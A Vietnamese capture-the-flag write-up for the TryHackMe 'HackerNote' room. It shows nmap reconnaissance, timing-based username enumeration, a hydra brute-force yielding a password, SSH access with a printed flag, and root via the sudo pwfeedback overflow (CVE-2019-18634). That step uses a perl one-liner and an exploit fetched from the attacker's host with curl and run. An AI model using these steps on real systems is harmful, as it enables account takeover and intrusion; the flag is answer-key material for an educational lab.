HackerNote (TryHackMe-Medium)

-link:https://tryhackme.com/room/hackernote

*Note: mặc dù là 1 bài có độ khó medium nhưng lại dễ hơn hầu hết các bài easy cùng năm. Khuyến khích người mới làm bài này đầu tiên để có cái nhìn tổng quát về CTF.

1. Reconnaissance và Scaning.

-Ta dùng nmap để xem có cổng nào mở không.


```
nmap -A ip_addr -o nmap.txt
```

-Kết quả:


```
# Nmap 7.95 scan initiated Sat Mar 29 03:12:08 2025 as: /usr/lib/nmap/nmap
--privileged -A -o nmap.txt 10.10.221.130
Nmap scan report for 10.10.221.130
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   2048 10:a6:95:34:62:b0:56:2a:38:15:77:58:f4:f3:6c:ac (RSA)
|   256 6f:18:27:a4:e7:21:9d:4e:6d:55:b3:ac:c5:2d:d5:d3 (ECDSA)
|_  256 2d:c3:1b:58:4d:c3:5d:8e:6a:f6:37:9d:ca:ad:20:7c (ED25519)
80/tcp   open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB AP
I)
|_http-title: Home - hackerNote
8080/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB A
```

```
PI)
|_http-title: Home - hackerNote
|_http-open-proxy: Proxy might be redirecting requests
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT       ADDRESS
1   302.23 ms 10.21.0.1
2   302.73 ms 10.10.221.130

OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Sat Mar 29 03:18:19 2025 -- 1 IP address (1 host up) scanned
in 371.11 seconds
```


-Nơi duy nhất ta có thể try cập vào là trang web.



-Vì không có trang robots.txt nên ta sẽ kiểm tra đến trang login.



-Ta cũng chưa biết tên người dùng hay mật khẩu nào nên điều tiếp theo nên làm có lẽ là thử đăng kí vào trang. Không có gì đặc biệt cả, nó chỉ là 1 trang ghi chú bình thường.




2. Gaining Access.

-Theo như hướng dẫn của room, ta sẽ thử đăng nhập sai. Ta nhận ra là nếu tên đăng nhập sai thì sẽ trả về lỗi luôn, nhưng nếu đúng thì mới kiểm tra tới mật khẩu, nó sẽ mất 1 khoảng thời gian cố định nào đó đển kiểm tra tiếp.

-Với suy nghĩ đó trong đầu, ta sẽ có thể sử dụng burpsuite để tấn công, hoặc sử dụng 1 đoạn script nào đó.

-Sau khi thử sử dụng python script để khai thác thì ta tìm được tên người dùng là `james`, vì trang web có cung cấp cho ta gợi ý về mật khẩu là màu sắc yếu thích và số yếu thích của anh ta.



-Đồng thời room cũng cho ta 2 lists gồm các màu và số, đồng thời ta cũng cần phải sử dụng 1 tool từ github. Đầu tiên ta clone thư mục chứa tool về máy.

```
git clone https://github.com/hashcat/hashcat-utils/
```

-Tiếp theo ta sử dụng make để tạo file. Dùng ngay trên thư mục đó.

```
make
```

-Sau khi có file thực thi rồi thì ta bắt đầu sử dụng nó để tạo word lists.

```
/path_to_file/combinator.bin color.txt number.txt > wordlist.txt
```

-Để biết wordlist có bao nhiêu mật khẩu, ta sử dụng cat và wc.

```
cat wordlist.txt | wc -l
```


-Ta sử dụng hydra để brute ra mật khẩu.

```
hydra -l james -P wordlist.txt ip_addr http-post-form "/api/user/login:usernam
e=^USER^&password=^PASS^:Invalid Username Or Password" -V
```

-Từ đó ta có được mật khẩu của `james` là `blue7` .

3. Maintaining Access.

-Truy cập vào trong tài khoản của james, ta thấy được mật khẩu ssh của anh ta.



-Ta thử sử dụng mật khẩu này và đăng nhập vào ssh của anh ta. Và ta có user.txt.

```
james@hackernote:~$ cat user.txt
thm{56911bd7ba1371a3221478aa5c094d68}
```


4. Privilege Escalation.


-Đầu tiên ta thử sử dụng sudo -l, nhưng có vẻ là anh ta không được sử dụng sudo.

```
james@hackernote:~$ sudo -l
[sudo] password for james:
Sorry, user james may not run sudo on hackernote.
```

-Tuy nhiên, như như room đã nói, ta để ý thấy mỗi lần nhập mật khẩu để sử dụng sudo thì sẽ có 1 dấu '*' trên mỗi kí tự. Thật ra đó dấu hiệu của 1 lỗ hổng, nên ta sẽ thử tra từ khóa `sudo asterisks exploit` trên google.

-Ngay trang đầu tiên đã cho ta link đến phần khai thác tại `Exploit-DB`.





-Từ đó trả lời cho câu hỏi đó là cve nào (CVE-2019-18634), ta sẽ thử dùng câu lệnh được cung cấp trong đây để khai thác.

```
perl -e 'print(("A" x 100 . "\x{00}") x 50)' | sudo -S id
```

-Có vẻ là không được, nên ta sẽ tiếp tực theo hướng dẫn của room là tìm exploit trên github. Ta copy file đó về.

```
git clone https://github.com/saleemrashid/sudo-cve-2019-18634
```

-Ngay tại thư mục đó, ta sử dụng `make` , sau khi đã có file thực thi thì truyền nó qua cho máy nạn nhân. Đầu tiên thì tạo 1 server bên máy ta.

```
python3 -m http.server
```

-Tiếp theo dùng curl để lấy file sang.


```
curl http://your_ip_addr:8000/exploit --output exploit
```

-Thay đổi quyền sử dụng và chạy file.

```
chmod 755 exploit
```

```
./exploit
```

-Và ta đã có quyền của root



-Ta sẽ có file root từ đó.